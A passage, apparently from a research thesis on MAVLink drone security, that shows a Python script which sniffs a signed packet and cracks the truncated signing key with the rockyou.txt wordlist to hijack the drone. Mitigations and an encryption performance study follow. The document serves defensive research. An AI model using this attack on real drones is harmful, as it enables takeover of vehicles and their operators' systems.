                print(f"Message intercepted:\n  {msg.get_type()} from sys={msg.get_srcSystem()} comp={msg.get_srcComponent()}\n  {msg}")
                header_bytes = data[0:10]
                payload_lenght = list(header_bytes)[1]
                payload_bytes = data[10:10+payload_lenght]
                crc_bytes = data[10+payload_lenght:10+payload_lenght+2]
                signature_bytes = data[-13:]
                byte_list = list(signature_bytes)
                link_id = byte_list[0]
                timestamp = int.from_bytes(signature_bytes[1:7], byteorder='little')
                hmac_bytes = signature_bytes[7:]

'''This function is a test function defined to determine whether the MAVLink frame bytes have been captured
and selected correctly. It also allows us to determine whether the hash has been calculated correctly.'''
def HMAC_calcolo(chiave, dati):
    msg_to_sign = chiave + dati
    digest = hashlib.sha256(msg_to_sign).digest()
    signature = digest[:6]
    return signature

print("I am waiting for an unencrypted MAVLink message....\n")

sniff(filter="udp port 14550", prn=function, iface="lo", count=1)

print("   - Signature (last 13 bytes):", signature_bytes.hex())
print("   - Header (first 10 bytes):", header_bytes.hex())
print("   - Payload (n bytes):", payload_bytes.hex())
print("   - CRC (2 bytes):", crc_bytes.hex())
print("   - Link ID:", link_id)
print("   - Timestamp:", timestamp)
print("   - HASH originale: ",hmac_bytes.hex())

secret_key = ''
dati = header_bytes + payload_bytes + crc_bytes + link_id.to_bytes(1, "little") + timestamp.to_bytes(6, "little")
with open("rockyou.txt", "r") as f:
    for num, riga in enumerate(f, start=1):
        hash_calcolato = HMAC_calcolo(riga.rstrip().encode('utf-8'), dati)
        if hmac_bytes == hash_calcolato:
            secret_key = riga.rstrip()
            print(f"\n\nSIGNATURE KEY FOUND. IT IS {secret_key}")
            break

if secret_key == '':
    print(f"\n\nSIGNATURE KEY NOT FOUND. Exit")
    exit()

KEY_SIGNA = secret_key

[...]
```

Figure 21 Attack implementation

The code snippet shown in Figure 21 implements the exploitation of the vulnerability. As stated before, the code behaves as follows:

- It intercepts a single incoming MAVLink v2 packet on port 14550.
- After interception it parses the packet. If parsing succeeds, the script extracts and saves the MAVLink frame fields (header, payload length, payload, CRC, and the 13-byte signature). From the signature it then separates the relevant parts: link_id, timestamp, and the hash.
- With all required data, it exploits the vulnerability. The script reads a password dictionary file line by line (in the implementation the file rockyou.txt was used), computing the corresponding hash until it finds a match. If a match is found, the dictionary line that

matched is saved as the signing_key; otherwise the program stops and reports failure (i.e., the signing key was not obtained).

Once the signing_key is obtained, the attacker can impersonate the GCS and perform a new key exchange, gaining full control of the drone. The implementation that follows the code in Figure 21 exactly reproduces the behavior of the legacy GCS used to communicate with the vehicle.

5.2.1 Causes

The causes of this attack are:

- *Tampering of the signing key*, the attack changes the key used to sign messages on the drone.
- *Loss of legacy GCS authentication*, because the drone's signing key no longer matches the one known by the legacy GCS, the GCS can no longer authenticate to the vehicle. Without authentication it cannot exchange new messages, making it impossible to regain control of the drone.

5.2.2 Mitigations

Possible mitigations include:

1. *Re-implement the signature calculation*: use the full SHA-256 digest when creating the signature instead of truncating it to 48 bits. This uses all 256 bits of the digest and greatly reduces the risk of collisions.
2. *Add a second layer of asymmetric signing*: for strong authentication, add an asymmetric signature (for example ECDSA or Ed25519). This gives stronger security but increases computational and size costs.
3. *Never use cleartext communication*: never allow messages to be sent in cleartext. Confidentiality should be enabled from the very first message so an attacker cannot capture unencrypted messages to perform the attack.

Capitolo 6 – Performance Evaluation

6.1 Confidentiality

This paragraph presents a detailed analysis of the performance of the MAVLink protocol when using different encryption algorithms, in terms of:

- MAVLink packet transmission speed;
- CPU processing time;
- memory usage rate;
- energy (battery) consumption rate.

Based on the obtained results, the most suitable algorithm will be discussed according to the performance criteria listed above.

The test code, written in Python, was compiled on Linux and then executed on a system made up of two *Raspberry Pi 4 Model B devices with 4 GB of RAM*, connected to each other through a local wireless network.

Table 1 shows the main parameters of the algorithms used in the evaluation.

Table 1 Cryptographic algorithm parameters

Algorithm	Key Size	Block Size	Nonce
AES_1	128 bits	128 bits	16 byte
AES_2	256 bits	128 bits	16 byte
CHACHA20	256 bits	Same as payload length	24 byte

The tests were carried out using three MAVLink messages of different sizes: one “short”, one “medium”, and one “long”.

The main characteristics of each message are shown in Table 2.

Table 2 Main characteristics of messages

Message	Payload Size	Frame Lenght
HEARTBEAT	9 byte	34 byte
TUNNEL	133 byte	165 byte
ENCAPSULATED_DATA	255 byte	280 byte

6.1.1 Results

The following section presents and discusses the results obtained from the experimental analysis.


Transfer speed

As expected, the number of packets sent in the same time interval decreases significantly when encryption is enabled. In addition, the number of transmitted packets further decreases as the message length increases, since longer messages require more processing time.

From the analysis of the results shown in Graph 1, it can be seen that *ChaCha20* is the algorithm that allows sending the highest number of packets in 10 seconds for all message categories (short, medium, and long). This confirms the high efficiency of ChaCha20 in software environments, thanks to its stream structure and the absence of heavy operations such as substitutions and permutations used in AES.

The AES-128 and AES-256 algorithms, while providing good security levels, show lower performance. AES-256 is the slowest due to its larger key size and higher computational load.

In summary, based on the experimental results obtained, ChaCha20 is the most efficient algorithm in terms of MAVLink packet transmission speed.



Graphic

CPU Processing Time

For all three message categories, the results were obtained using the following experimental procedure: five independent tests were performed, and in each test, ten messages were sent for each encryption algorithm. For every test, the results of the ten messages were averaged to obtain a representative value. Then, for each encryption algorithm, the overall average of the five test results was calculated.


The same method was applied to the case without encryption (plain text), to have a direct comparison between the different configurations.

From the analysis of the three graphs below, it can be seen that the encryption time increases as the message length increases, as expected, due to the larger amount of data to be processed.


Regarding the different algorithms:

- *AES-128* is slightly faster than AES-256 in all three cases. For medium-sized messages, it even shows slightly better performance than ChaCha20.
- *AES-256* shows a longer encryption time compared to AES-128, due to its larger 256-bit key, which requires more cryptographic operations per block. As a result, it is the slowest algorithm among those analyzed.
- *ChaCha20* confirms itself as the fastest in most cases, thanks to its simple structure and efficient design based on arithmetic and logic operations (additions, rotations, and XOR). This makes it especially suitable for software implementations on devices with limited resources, even though it uses a 256-bit key and a 192-bit nonce.


The case *without encryption* represents the minimum reference time, as no cryptographic operations are performed.



Graphic 1



Graphic 2



Graphic 3

However, the comparison shows that the overhead introduced by encryption remains small: even in the worst cases (long messages with AES-256), the average encryption time is only a few tenths of a millisecond. Therefore, the use of encryption does not significantly affect the overall MAVLink message processing time, making the integration of confidentiality mechanisms feasible even in embedded systems.


Memory Overhead

Graphic 5 compares the memory usage (in megabytes) of the secure MAVLink system during the transmission of encrypted MAVLink messages using different algorithms, with the transmission of plain messages.

For all three message categories, the same experimental procedure was followed: five independent tests were performed, and in each test, three messages were sent for every encryption algorithm to simulate real usage. The results of the five tests for each algorithm and message type were averaged to obtain a realistic representative value.

From the graph, we can conclude that:

- All three ciphers cause a small increase in memory usage compared to plain messages. The increase is around two megabytes, showing that the overhead caused by encryption is moderate but not negligible.
- Among the three algorithms and message types, no significant differences are observed. The small variations are likely due to the hardware used during the tests.
- However, AES-128 shows a slight advantage for short messages, where its memory usage is slightly lower than the other ciphers.



Graphic 4

In summary, adding encryption to the MAVLink protocol increases memory consumption, but the impact is acceptable considering the significant improvement in communication security and confidentiality.


Battery Consumption

Battery consumption analysis was carried out using a USB current meter, a hardware device placed between the Raspberry Pi 4 power connector and its power cable. The device's display


provides several measurements, including voltage, current, capacity, electrical charge, power, load impedance, and other parameters.

The test was designed to obtain meaningful data on energy consumption. For this purpose, one million MAVLink HEARTBEAT messages were sent consecutively—both in plain text and encrypted with each analyzed algorithm. At the end of each transmission, the energy consumption values (Wh) and electrical charge (mAh) were directly recorded from the measurement device. At the start of the script, the USB current meter was reset to ensure that the measurement began from zero.


The choice to use such a large number of messages was due to the low sensitivity of the instrument, which would not have provided accurate readings with a smaller number of transmissions.



Graphic 5



Graphic 6



Graphic 7

From the analysis of Graphics 6 and 7, it can be seen that enabling encryption leads to an increase in energy consumption compared to sending plain (unencrypted) messages. This increase is visible both in current consumption (mAh) and in power usage (Wh).

In particular, for all three analyzed algorithms, energy consumption increases proportionally to the message length, since a larger payload requires a higher number of cryptographic operations.

Looking more closely at the results:

- *AES-128* and *AES-256* show very similar consumption values, with a slight advantage for AES-128, which proves to be more efficient due to its lower computational load related to the 128-bit key. No significant differences are observed, partly because of the limited sensitivity of the measurement device.
- *ChaCha20* shows slightly lower energy consumption compared to AES-256 and AES-128, confirming a good balance between performance and energy efficiency.
- The *plain text* case, as expected, shows the lowest values for both mAh and Wh, and serves as a reference to measure the energy overhead introduced by encryption.

From the analysis of Graphic 8, which shows the percentage overhead of energy consumption in milliampere-hours (mAh) compared to plain message transmission, it can be seen that encryption introduces an increase ranging from about **40% to 70%**, depending on the algorithm and message length.

In detail:

- AES-128 and AES-256 show almost identical overhead values, confirming that increasing the key size from 128 to 256 bits does not have a major impact on energy consumption. The average overhead is around **60–70%** for short messages, decreasing to about **44%** for long ones.
- ChaCha20 shows the lowest overhead values, ranging between **38% and 66%**, confirming its higher energy efficiency compared to AES algorithms, especially with larger payloads.
- In general, the overhead decreases as the message size increases, because the energy required for encryption becomes proportionally less significant compared to the total energy cost of transmitting a MAVLink packet.

Overall, the increase in energy consumption caused by encryption is moderate, with differences of only a few milliampere-hours or tenths of watt-hours compared to plain transmissions. Based on these results, it can be concluded that, although encryption introduces a noticeable energy overhead, its use remains practical. Among the analyzed algorithms, CHACHA20 offers the best balance, providing a good compromise between security and power consumption.

Consequences

Considering all the data obtained from the different analyses, it can be concluded that the symmetric encryption algorithm offering the best compromise between security and resource usage is ChaCha20. This algorithm has consistently shown higher efficiency in terms of processing speed, energy consumption, and CPU usage, while maintaining a high level of cryptographic security. Therefore, ChaCha20 represents the most suitable solution for integration in MAVLink systems based on resource-limited platforms, such as the Raspberry Pi 4.

Moreover, it is important to highlight that a careful and adaptive choice regarding when to apply encryption in communication, such as described in the paragraph *Adaptive encryption approach for resource-limited systems (4.2.2)*, allows for better resource optimization and significant savings in memory usage, CPU load, energy consumption, and transmission time.

This adaptive approach helps maintain an appropriate level of security while minimizing the overall impact on system performance.

6.2 Key management

This paragraph presents a detailed analysis of the performance of the MAVLink protocol during key exchange, in terms of:

- CPU processing time;
- memory usage rate.

Based on the obtained results, the impact of this procedure on system resources and the performance differences among the four implemented elliptic curves will be discussed.

The test code, written in Python, was compiled on Linux and then executed on a system composed of two Raspberry Pi 4 Model B devices with 4 GB of RAM, connected to each other through a local wireless network.

In this analysis, energy consumption (expressed in Wh or mAh) is not considered, since the available hardware does not allow for sufficiently accurate measurements. Moreover, it is assumed that key exchange occurs only in exceptional situations or during initialization, making it a rare event with a negligible impact on overall energy consumption.

6.2.1 Results

The following section presents and discusses the results obtained from the experimental analysis.

The results were obtained using the following experimental procedure: for each elliptic curve, five independent tests were performed, during which key negotiation between the GCS and the DRONE was carried out. For every elliptic curve, the memory usage values and key negotiation times measured in the five tests were averaged to obtain a representative and realistic measure of the system's behavior.

